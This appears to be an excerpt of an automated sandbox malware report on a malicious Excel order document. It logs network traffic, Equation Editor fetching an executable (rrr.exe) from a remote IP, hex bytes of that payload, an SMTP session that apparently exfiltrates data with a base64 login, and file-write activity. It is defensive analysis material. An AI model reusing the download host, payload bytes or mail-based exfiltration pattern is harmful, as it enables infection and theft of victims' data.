Apr 12, 2021 11:34:50.053648949 CEST	49165	80	192.168.2.22	198.23.213.61
Apr 12, 2021 11:34:50.053651094 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:50.053659916 CEST	49165	80	192.168.2.22	198.23.213.61
Apr 12, 2021 11:34:50.053674936 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:50.053702116 CEST	49165	80	192.168.2.22	198.23.213.61
Apr 12, 2021 11:34:50.053709984 CEST	49165	80	192.168.2.22	198.23.213.61
Apr 12, 2021 11:34:50.055596113 CEST	49165	80	192.168.2.22	198.23.213.61
Apr 12, 2021 11:34:50.188965082 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:50.188994884 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:50.189009905 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:50.189026117 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:50.189042091 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:50.189050913 CEST	49165	80	192.168.2.22	198.23.213.61
Apr 12, 2021 11:34:50.189058065 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:50.189071894 CEST	49165	80	192.168.2.22	198.23.213.61
Apr 12, 2021 11:34:50.189074993 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:50.189074993 CEST	49165	80	192.168.2.22	198.23.213.61
Apr 12, 2021 11:34:50.189090014 CEST	49165	80	192.168.2.22	198.23.213.61
Apr 12, 2021 11:34:50.189094067 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:50.189102888 CEST	49165	80	192.168.2.22	198.23.213.61
Apr 12, 2021 11:34:50.189111948 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:50.189127922 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:50.189145088 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:50.189151049 CEST	49165	80	192.168.2.22	198.23.213.61
Apr 12, 2021 11:34:50.189161062 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:50.189165115 CEST	49165	80	192.168.2.22	198.23.213.61
Apr 12, 2021 11:34:50.189177036 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:50.189177990 CEST	49165	80	192.168.2.22	198.23.213.61
Apr 12, 2021 11:34:50.189191103 CEST	49165	80	192.168.2.22	198.23.213.61
Apr 12, 2021 11:34:50.189193010 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:50.189207077 CEST	49165	80	192.168.2.22	198.23.213.61
Apr 12, 2021 11:34:50.189209938 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:50.189222097 CEST	49165	80	192.168.2.22	198.23.213.61
Apr 12, 2021 11:34:50.189229965 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:50.189237118 CEST	49165	80	192.168.2.22	198.23.213.61
Apr 12, 2021 11:34:50.189246893 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:50.189259052 CEST	49165	80	192.168.2.22	198.23.213.61
Apr 12, 2021 11:34:50.189263105 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:50.189274073 CEST	49165	80	192.168.2.22	198.23.213.61
Apr 12, 2021 11:34:50.189280033 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:50.189290047 CEST	49165	80	192.168.2.22	198.23.213.61
Apr 12, 2021 11:34:50.189296007 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:50.189306021 CEST	49165	80	192.168.2.22	198.23.213.61
Apr 12, 2021 11:34:50.189311028 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:50.189327002 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:50.189327002 CEST	49165	80	192.168.2.22	198.23.213.61
Apr 12, 2021 11:34:50.189337969 CEST	49165	80	192.168.2.22	198.23.213.61
Apr 12, 2021 11:34:50.189342022 CEST	80	49165	198.23.213.61	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 11:34:50.189352989 CEST	49165	80	192.168.2.22	198.23.213.61
Apr 12, 2021 11:34:50.189361095 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:50.189378023 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:50.189403057 CEST	49165	80	192.168.2.22	198.23.213.61
Apr 12, 2021 11:34:50.189408064 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:50.189409971 CEST	49165	80	192.168.2.22	198.23.213.61
Apr 12, 2021 11:34:50.189429045 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:50.189445019 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:50.189461946 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:50.189465046 CEST	49165	80	192.168.2.22	198.23.213.61
Apr 12, 2021 11:34:50.189476967 CEST	80	49165	198.23.213.61	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 11:36:30.752711058 CEST	52197	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:36:30.814750910 CEST	53	52197	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 12, 2021 11:36:30.752711058 CEST	192.168.2.22	8.8.8.8	0xb781	Standard query (0)	us2.smtp.mailhostbox.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 12, 2021 11:36:30.814750910 CEST	8.8.8.8	192.168.2.22	0xb781	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Apr 12, 2021 11:36:30.814750910 CEST	8.8.8.8	192.168.2.22	0xb781	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Apr 12, 2021 11:36:30.814750910 CEST	8.8.8.8	192.168.2.22	0xb781	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Apr 12, 2021 11:36:30.814750910 CEST	8.8.8.8	192.168.2.22	0xb781	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 198.23.213.61

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	198.23.213.61	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 11:34:49.645109892 CEST	0	OUT	GET /rrr.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 198.23.213.61 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 11:34:49.782322884 CEST	1	IN	HTTP/1.1 200 OK Date: Mon, 12 Apr 2021 09:34:49 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Last-Modified: Mon, 12 Apr 2021 08:37:15 GMT ETag: "ddc00-5bfc26bb7fa1d" Accept-Ranges: bytes Content-Length: 908288 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 bb 06 74 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 bc 0c 00 00 1e 01 00 00 00 00 00 fe da 0c 00 00 20 00 00 00 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 0 0 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 20 0e 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 b0 da 0c 00 4b 00 00 00 00 e0 0c 00 00 1c 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0e 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 04 bb 0c 00 00 20 00 00 00 bc 0c 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 00 1c 01 00 00 e0 0c 00 00 1c 01 00 00 be 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 00 0e 00 00 02 00 00 00 da 0d 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 da 0c 00 00 00 00 00 48 00 00 00 02 00 05 00 9c ed 0b 00 14 ed 00 00 03 00 00 00 01 00 00 06 f8 13 02 00 98 d9 09 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0 0 00 00 00 00 00 00 00 00 1b 30 02 00 23 00 00 00 00 00 00 00 2b 02 26 16 00 00 28 01 00 00 0a 28 02 00 00 0a 00 de 02 00 dc 00 28 0b 00 00 06 02 6f 03 00 00 0a 00 2a 00 01 10 00 00 02 00 05 00 0e 13 00 02 00 00 00 00 13 30 02 00 23 01 00 00 01 00 00 11 2b 02 26 16 00 38 0a 01 00 00 02 16 38 e8 00 00 00 00 2b 3a 06 1f 63 61 0a 2b 1e 07 1f 6a 61 0b 07 1f 6f 58 45 04 00 00 00 0a 00 00 00 15 00 00 00 27 00 00 00 5d 00 00 00 1f 5d 28 9d 01 00 06 0b 2b d8 d0 01 00 00 06 26 1f fb 0b 2b cd 1f 62 28 9d 01 00 06 0a 1f 64 28 dc 01 00 06 0b 2b bb 06 1f 5c 58 45 0a 00 00 00 0a 00 00 00 13 00 00 00 21 00 00 00 2a 00 00 00 39 00 00 00 48 00 00 00 56 00 00 00 5f 00 00 00 7a 00 00 00 91 00 00 00 1f f8 0b 2b 85 38 79 ff ff ff 00 1f ce 0a 38 70 ff ff ff 00 1f 6a 28 9d 01 00 06 0a 38 62 ff ff ff 00 1f c4 0a 38 59 ff ff ff 02 17 28 07 00 00 0a 1f c9 0a 38 4a ff ff ff 02 17 28 08 00 00 0a 1f c6 0a 38 3b ff ff ff d0 03 00 00 06 26 1f ca 0a 38 2d ff ff ff 00 1f cb 0a 38 24 ff ff ff 02 16 28 09 00 00 0a 2b 0a 28 0a 00 00 0a 38 0e ff ff ff 1f c7 0a 38 09 ff ff ff 02 16 28 0b 00 00 0a 2b 06 00 38 f0 fe ff ff 1f c5 0a 38 f2 fe ff ff 2a 00 13 30 02 00 9d 00 00 00 01 00 00 11 2b 02 26 16 00 00 2b 41 06 1f 71 61 0a 2b 0f 07 1f 6a 61 38 70 00 00 00 07 1f 6b 59 2b 3c 1c 0b 2b ed d0 01 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELt`P @ @K H.text `.rsrc@@.reloc@BH0#+&(((o*0#+& 88+:ca+jaoXE']](+&+b(d(+\XE!*9HV_z+8y8pj(8b8Y(8J(8;&8-8$(+(88(+88*0+&+Aqa+ja8pkY+<+


SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Apr 12, 2021 11:36:31.577835083 CEST	587	49166	208.91.199.225	192.168.2.22	220 us2.outbound.mailhostbox.com ESMTP Postfix
Apr 12, 2021 11:36:31.578409910 CEST	49166	587	192.168.2.22	208.91.199.225	EHLO 936905
Apr 12, 2021 11:36:31.752908945 CEST	587	49166	208.91.199.225	192.168.2.22	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Apr 12, 2021 11:36:31.755284071 CEST	49166	587	192.168.2.22	208.91.199.225	AUTH login cmF6aWxvZ3NAcmF6aWxvZ3MuY29t
Apr 12, 2021 11:36:31.930722952 CEST	587	49166	208.91.199.225	192.168.2.22	334 UGFzc3dvcmQ6
Apr 12, 2021 11:36:32.109057903 CEST	587	49166	208.91.199.225	192.168.2.22	235 2.7.0 Authentication successful
Apr 12, 2021 11:36:32.110141993 CEST	49166	587	192.168.2.22	208.91.199.225	MAIL FROM:<razilogs@razilogs.com>
Apr 12, 2021 11:36:32.285648108 CEST	587	49166	208.91.199.225	192.168.2.22	250 2.1.0 Ok
Apr 12, 2021 11:36:32.286338091 CEST	49166	587	192.168.2.22	208.91.199.225	RCPT TO:<razilogs@razilogs.com>
Apr 12, 2021 11:36:32.477194071 CEST	587	49166	208.91.199.225	192.168.2.22	250 2.1.5 Ok
Apr 12, 2021 11:36:32.477833033 CEST	49166	587	192.168.2.22	208.91.199.225	DATA
Apr 12, 2021 11:36:32.652573109 CEST	587	49166	208.91.199.225	192.168.2.22	354 End data with <CR><LF>.<CR><LF>
Apr 12, 2021 11:36:32.656296015 CEST	49166	587	192.168.2.22	208.91.199.225	.
Apr 12, 2021 11:36:32.929917097 CEST	587	49166	208.91.199.225	192.168.2.22	250 2.0.0 Ok: queued as 6229B7824B7

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 1552 Parent PID: 584

General

Start time:	11:34:34
Start date:	12/04/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fe30000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEAAC26B4	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\Excel8.0	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEAAC26B4	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FEEAA6FDDC	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DFAA6C5527E380DB1C.TMP	success or wait	1	7FEEAA7DEAD	unknown
C:\Users\user\AppData\Local\Temp\~DF44611E7EA63C944E.TMP	success or wait	1	7FEEAA7DEAD	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$ORDER 9387383900.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	14007F526	WriteFile
C:\Users\user\Desktop\~$ORDER 9387383900.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	14007F591	WriteFile
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	02 00	..	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	91 00 00 00	....	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	d0 02 00 00	....	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	08 24 00 00	.$..	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	a2 01 00 00	....	success or wait	1	7FEEAA6FDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	580	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.......,...........X....... ....L...........x... ....@...........l.......4..... ......`.......(...........T... ....H...........t....... <...........h.......0... ....\.......$...........P. ....|.......D........... p.......8......	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff a4 38 00 00 ff ff ff ff 0f 00 00 00	.....8..........	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 14 00 00 98 13 00 00 0f 00 00 00	....	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 48 00 00 00 34 00 00 00 0f 00 00 00	....H...4.......	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 06 00 00 d0 03 00 00 0f 00 00 00	....	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 80 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 10 00 00 a0 0e 00 00 0f 00 00 00	....	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 02 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 78 00 00 f8 49 00 00 0f 00 00 00	.....x...I......	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 0b 00 00 54 06 00 00 0f 00 00 00	........T.......	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 20 00 00 50 19 00 00 0f 00 00 00	....P.......	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 20 00 00 00 18 00 00 00 0f 00 00 00	....	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEAA6FDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	14500	26 21 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 ff ff ff ff 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 00 44 00 00	&!..... ....&!..... .....0..... ..,..... ....H.....D..	success or wait	1	7FEEAA6FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	128	c8 0d 00 00 f8 07 00 00 28 0e 00 00 10 08 00 00 40 0e 00 00 28 08 00 00 78 0c 00 00 40 08 00 00 d0 0b 00 00 98 0d 00 00 e8 0b 00 00 98 0a 00 00 68 0d 00 00 c0 0c 00 00 18 0c 00 00 88 08 00 00 90 09 00 00 10 0e 00 00 88 0e 00 00 58 0b 00 00 40 0b 00 00 28 0b 00 00 70 0e 00 00 08 0d 00 00 88 05 00 00 58 0e 00 00 90 0c 00 00 e0 0a 00 00 50 0d 00 00 20 0d 00 00 b8 0b 00 00 d8 0c 00 00	........(.....@...(...x...@. .....h..... .....X...@...(...p. .....X.....P...	success or wait	1	7FEEAA6FDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	3744	98 8d 48 86 84 c2 5d 43 a2 08 01 a8 83 1f 47 c1 fe ff ff ff ff ff ff 01 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 00 00 00 00 ff ff ff ff 13 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 64 00 00 00 ff ff ff ff 0b 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab c8 00 00 00 ff ff ff ff 02 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 2c 01 00 00 ff ff ff ff 03 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 90 01 00 00 ff ff ff ff 20 47 bb 10 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 f4 01 00 00 ff ff ff ff e0 03 0c 57 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 58 02 00 00 ff ff ff ff 90 f5 72 ec 75 f3 ce 11 b9 e8 00 aa 00 6b 1a 69 bc 02 00 00 ff ff ff ff 70 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00 74 20 03 00 00 ff ff ff ff 71 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00	..H...]C.....G.....CPf.. .....0.....CPf..... .0..d.....CPf.....0.... .....t.....0...,..... ....t.....0..... G.... .....k.i.....W..... .k.iX.....r.u.....k.i.. .....p#.....t ..... q#.....	success or wait	1	7FEEAA6FDDC	unknown
